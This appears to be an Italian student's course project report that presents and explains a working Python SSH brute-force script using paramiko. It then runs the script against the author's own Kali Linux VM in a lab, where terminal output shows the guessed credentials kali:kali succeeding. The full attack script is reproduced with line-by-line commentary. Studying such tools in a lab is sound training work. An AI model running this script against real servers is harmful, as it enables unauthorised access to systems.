

# PROGETTO FINALE M2

## SSH BRUTE FORCE ATTACK

Mungiovì Fabio

### TASK

---

In questo report analizzeremo uno script Python che implementa un attacco di forza bruta SSH utilizzando la libreria `paramiko` per tentare di ottenere l'accesso a un server SSH.

Utilizza liste di nomi utente e password, inserite dall'utente, per provare combinazioni diverse fino a trovare quella corretta o esaurire le possibilità.

Nelle pagine seguenti troveremo il codice completo, che verrà diviso in blocchi e analizzato in ogni sua parte.

Alla fine simuleremo un attacco per vedere il codice in funzione e analizzare l'output dello script.

Di seguito il codice completo del programma:

```
1 import paramiko
2 import socket
3 from colorama import init, Fore, Back
4
5 init(autoreset=True)
6
7 def ssh_brute_force(ip, port, username, password):
8
9     print(f"\n{Fore.MAGENTA}ATTACCO: {ip}:{port}\n")
10
11     for username in usernames:
12         username = username.strip()
13         for password in passwords:
14             password = password.strip()
15             print(f"Tentativo di accesso: {username} : {password}")
16             client = paramiko.SSHClient()
17             client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
18
19             try:
20                 client.connect(hostname=ip, port=port, username=username, password=password, timeout=5)
21                 print(f"\n{Fore.GREEN}*** ACCESSO RIUSCITO [ {username}:{password} ] ***")
22                 return username, password
23             except paramiko.AuthenticationException:
24                 continue
25             except socket.error as e:
26                 print(f"{Fore.RED}Errore di connessione: {e}")
27                 break
28             except Exception as e:
29                 print(f"{Fore.RED}Errore: {e}")
30                 break
31             finally:
32                 client.close()
33
34     print(f"{Fore.RED}ACCESSO FALLITO nessuna password valida trovata")
35     return None, None
36
37 #----- MAIN -----#
38 print(Back.BLUE + "\n *** SSH BRUTE FOCE ATTACK *** \n")
39 ip_target = input("Inserisci l'IP della macchina target: ")
40 port_target = input("Inserisci la porta (default 22): ") or 22
41 port_target = int(port_target)
42
43 username_file = input("File USERNAME: ").strip()
44 password_file = input("File PASSWORD: ").strip()
45
46 try:
47     with open(username_file, "r") as user_file:
48         usernames = user_file.readlines()
49     with open(password_file, "r") as pass_file:
50         passwords = pass_file.readlines()
51 except FileNotFoundError as e:
52     print(Fore.RED + f"Errore: {e}")
53     exit(1)
54
55 ssh_brute_force(ip_target, port_target, usernames, passwords)
56
57
58
59
60
61
```

# ANALISI

## #1

Il codice inizia con l'importazione delle librerie che utilizzeremo

```
1 import paramiko          #libreria per la connessione SSH
2 import socket            #libreria per socket
3 from colorama import init, Fore, Back #libreria per colorare il testo
```

**paramiko** Utilizzato per la gestione delle connessioni SSH.

**socket** Gestisce eccezioni relative alla connessione di rete.

**colorama** Fornisce funzionalità per colorare il testo nel terminale, migliorando la leggibilità dei messaggi di output.

## #2

Per un'analisi più chiara per ora saltiamo la funzione principale del programma e analizziamo il *main* del programma.

```
36 #----- MAIN -----#
37 print(Back.BLUE + "\n *** SSH BRUTE FOCE ATTACK *** \n") #stampa il titolo del programma
38 ip_target = input("Inserisci l'IP della macchina target: ") #richiede l'IP della macchina target
39 port_target = input("Inserisci la porta (default 22): ") or 22 #richiede la porta della macchina target
40 port_target = int(port_target) #converte la porta in intero
41
42 username_file = input("File USERNAME: ").strip() #richiede il file con gli username
43 password_file = input("File PASSWORD: ").strip() #richiede il file con le password
```

La prima parte del *main*, dopo aver stampato il titolo, prende in input gli argomenti del programma:

- IP della macchina target
- Porta da attaccare (di default la porta 22, la porta dedicata al servizio SSH)
- I file contenenti le liste di username e password da incrociare durante i tentavi di accesso.

```
45 try: #apre i file con gli username e le password
46     with open(username_file, "r") as user_file: # apre il file con gli username
47         usernames = user_file.readlines() # legge le righe del file
48     with open(password_file, "r") as pass_file: # apre il file con le password
49         passwords = pass_file.readlines() # legge le righe del file
50 except FileNotFoundError as e: #eccezione per file non trovato
51     print(Fore.RED + f"Errore: {e}") #stampa l'errore
52     exit(1) #esce dal programma
```

Questa parte di codice è un blocco **try-except** che gestisce l'apertura e la lettura di due file contenenti username e password.

Il blocco **try** tenta di aprire due file in modalità lettura, legge tutte le righe dei file e le memorizza in due liste usernames e passwords.

L'uso di **with** assicura che i file vengano chiusi automaticamente dopo l'uso.

Il blocco **except** gestisce l'eccezione nel caso in cui uno dei file non venga trovato e stampa un messaggio di errore in rosso, indicando il problema.

```
53 #Chiama la funzione per l'attacco brute force SSH
54 ssh_brute_force(ip_target, port_target, usernames, passwords)
```

L'ultimo blocco del *main* richiama la funzione principale del programma, inserendogli gli argomenti appena gestiti in input.

### #3

Analizziamo ora la funzione `ssh_brute_force`, il core di questo script.

```
6 #funzione per attacco brute force SSH
7 def ssh_brute_force(ip, port, username, password):
```

Definiamo la funzione che accetta quattro parametri: ip, port, username, e password.

```
9 print(f"\n{Fore.MAGENTA}ATTACCO: {ip}:{port}\n")           #stampa l'ip e la porta
10
11 for username in usernames:                                  #ciclo per gli username
12     username = username.strip()                             #rimuove gli spazi vuoti
13     for password in passwords:                              #ciclo per le password
14         password = password.strip()                         #rimuove gli spazi vuoti
15         print(f"Tentativo di accesso: {username} : {password}") #stampa l'username e la password
16         client = paramiko.SSHClient()                       #crea un oggetto SSHClient
17         client.set_missing_host_key_policy(paramiko.AutoAddPolicy()) #aggiunge la chiave host se non è presente
```

Questo blocco, dopo aver stampato l'IP e la porta della macchina target, itera, con l'utilizzo di due cicli *for* ogni username con ogni password per ogni combinazione possibile.

Per ogni combinazione, stampa la combinazione stessa e crea, con l'ausilio della libreria `paramiko`, un oggetto *SSHClient* e gestisce le chiavi host mancanti.

L'oggetto *SSHClient* è utilizzato per stabilire connessioni SSH con server remoti.

È l'elemento principale per eseguire operazioni come l'autenticazione, l'esecuzione di comandi remoti e il trasferimento di file.

`set_missing_host_key_policy()` imposta la politica che il client SSH utilizza quando si connette a un server la cui chiave host non è presente nel file di chiavi conosciute del client.

`paramiko.AutoAddPolicy()` è una policy che automaticamente accetta e aggiunge al file delle chiavi conosciute qualsiasi chiave host sconosciuta.

Tutto questo evita l'errore che si verifica quando ci si connette a un server sconosciuto. È utile per script automatizzati dove non si vuole l'intervento manuale per accettare chiavi host.

```

18
19     try:
20         client.connect(hostname=ip, port=port, username=username, password=password, timeout=5)
21         print(f"\n{Fore.GREEN}*** ACCESSO RIUSCITO [ {username}:{password} ] ***")
22         return username, password
23     except paramiko.AuthenticationException:
24         continue
25     except socket.error as e:
26         print(f"{Fore.RED}Errore di connessione: {e}")
27         break
28     except Exception as e:
29         print(f"{Fore.RED}Errore: {e}")
30         break
31     finally:
32         client.close()

```

Utilizziamo poi questo blocco *try*, sempre all'interno dei cicli *for* precedenti, per tentare la connessione SSH al nostro target.

`client.connect` tenta di stabilire una connessione SSH al target, tramite IP , port e la combinazione delle credenziali username e password per ogni ciclo

Il parametro `timeout=5` imposta un limite di tempo di 5 secondi per la connessione.

Se la connessione ha successo, stampa un messaggio verde di conferma con le credenziali utilizzate.

Dopodiché con `return` restituisce username e password se la connessione è riuscita.

I vari blocchi `except` gestisco gli errori durante la connessione

`paramiko.AuthenticationException` gestisce errori di autenticazione per le combinazioni di credenziali errate, uscendo dal blocco try e continuando con la prossima combinazione.

`socket.error as e` gestisce errori di connessione di rete.

`Exception as e` gestisce qualsiasi altro tipo di eccezione. Stampa un messaggio rosso con il dettaglio dell'errore e interrompe l'esecuzione con `break`.

Il blocco `finally` chiude la connessione SSH, indipendentemente dal successo o dal fallimento del login.

```

34     print(f"{Fore.RED}ACCESSO FALLITO nessuna password valida trovata")
35     return None, None


```

La funzione termina con la stampa di un messaggio in rosso di autenticazione fallita, nel caso nessuna delle combinazioni di username e password abbia funzionato.

# ESECUZIONE

Eseguiamo l'attacco verso il laboratorio virtuale, di preciso attaccheremo il servizio SSH attivo della macchina virtuale di Kali Linux.

Innanzitutto impostiamo la rete della VM su *bridge*, in modo che ci sia connessione con il sistema host.



Accendiamo ora la macchina virtuale, e da terminale avviamo il servizio SSH con il comando:  
`sudo service ssh start`

Le credenziali di accesso al servizio sono **kali : kali.**

Assicuriamoci che il servizio sia attivo e su quale porta effettiva, verificando lo stato di esso con il comando:


`service ssh status`

```
kali@kali: ~  
File Actions Edit View Help  
~(kali@kali)-[~]  
$ sudo service ssh start  
[sudo] password for kali:  
~(kali@kali)-[~]  
$ sudo service ssh status  
● ssh.service - OpenBSD Secure Shell server  
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)  
   Active: active (running) since Mon 2025-04-21 09:30:05 EDT; 10s ago  
 Invocation: a83aa4b8ed5d4e9dbe667b83a99370a4  
    Docs: man:sshd(8)  
          man:sshd_config(5)  
  Process: 1974 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)  
 Main PID: 1977 (sshd)  
   Tasks: 1 (limit: 2216)  
  Memory: 2.3M (peak: 2.7M)  
     CPU: 39ms  
   CGroup: /system.slice/ssh.service  
           └─1977 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"  
  
Apr 21 09:30:05 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...  
Apr 21 09:30:05 kali sshd[1977]: Server listening on *.0.0.0 port 22.  
Apr 21 09:30:05 kali sshd[1977]: Server listening on : port 22.  
Apr 21 09:30:05 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.  
~(kali@kali)-[~]  
$
```

Visualizziamo l'IP che dovremo attaccare con il comando `ifconfig`

```
kali@kali: ~  
File Actions Edit View Help  
~(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.186 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 2a02:a011:37f:8080:7b73:2709:4b98:3cb2 prefixlen 64 scopeid 0x0<global>  
    inet6 fe80::b74f:73b5:95d1:a5eb prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:04:42:0f txqueuelen 1000 (Ethernet)  
    RX packets 71 bytes 48929 (47.7 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 73 bytes 38474 (37.5 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Dopo avere creato i file di testo con all'interno le credenziali da provare, siamo pronti per effettuare l'attacco, torno quindi al sistema host e avvio il codice di brute force.

A screenshot of a terminal window within the Visual Studio Code editor. The terminal has a dark blue background with white and colored text. At the top, there's a header bar with tabs for 'PROBLEMS', 'OUTPUT', and 'TERMINAL' (which is active). To the right of the tabs is a 'Code' button and a plus-minus icon. Below the header, a purple banner displays '\*\*\* SSH BRUTE FORCE ATTACK \*\*\*'. The main text in the terminal shows the user being prompted for an IP and port, then the files for usernames and passwords are specified. It then shows a series of login attempts for different users and passwords, finally displaying a green message indicating a successful login for 'kali:kali'. The prompt 'D:\Visual Studio>' is visible at the bottom.

```
PROBLEMS OUTPUT TERMINAL ... Code + -  
  
*** SSH BRUTE FORCE ATTACK ***  
  
Inserisci l'IP della macchina target: 192.168.1.186  
Inserisci la porta (default 22):  
File USERNAME: D:\Visual Studio\Python\username.txt  
File PASSWORD: D:\Visual Studio\Python\password.txt  
  
ATTACCO: 192.168.1.186:22  
  
Tentativo di accesso: giuseppe : kali  
Tentativo di accesso: giuseppe : epicode  
Tentativo di accesso: giuseppe : 12345  
Tentativo di accesso: edoardo : kali  
Tentativo di accesso: edoardo : epicode  
Tentativo di accesso: edoardo : 12345  
Tentativo di accesso: kali : kali  
  
*** ACCESSO RIUSCITO [ kali:kali ] ***  
  
D:\Visual Studio>
```

L'attacco ha avuto successo.

Dopo aver inserito IP e porta da attaccare e i due file contenenti le credenziali, il programma ha iniziato a testare ogni singola combinazione, fino alla risposta positiva di accesso riuscito.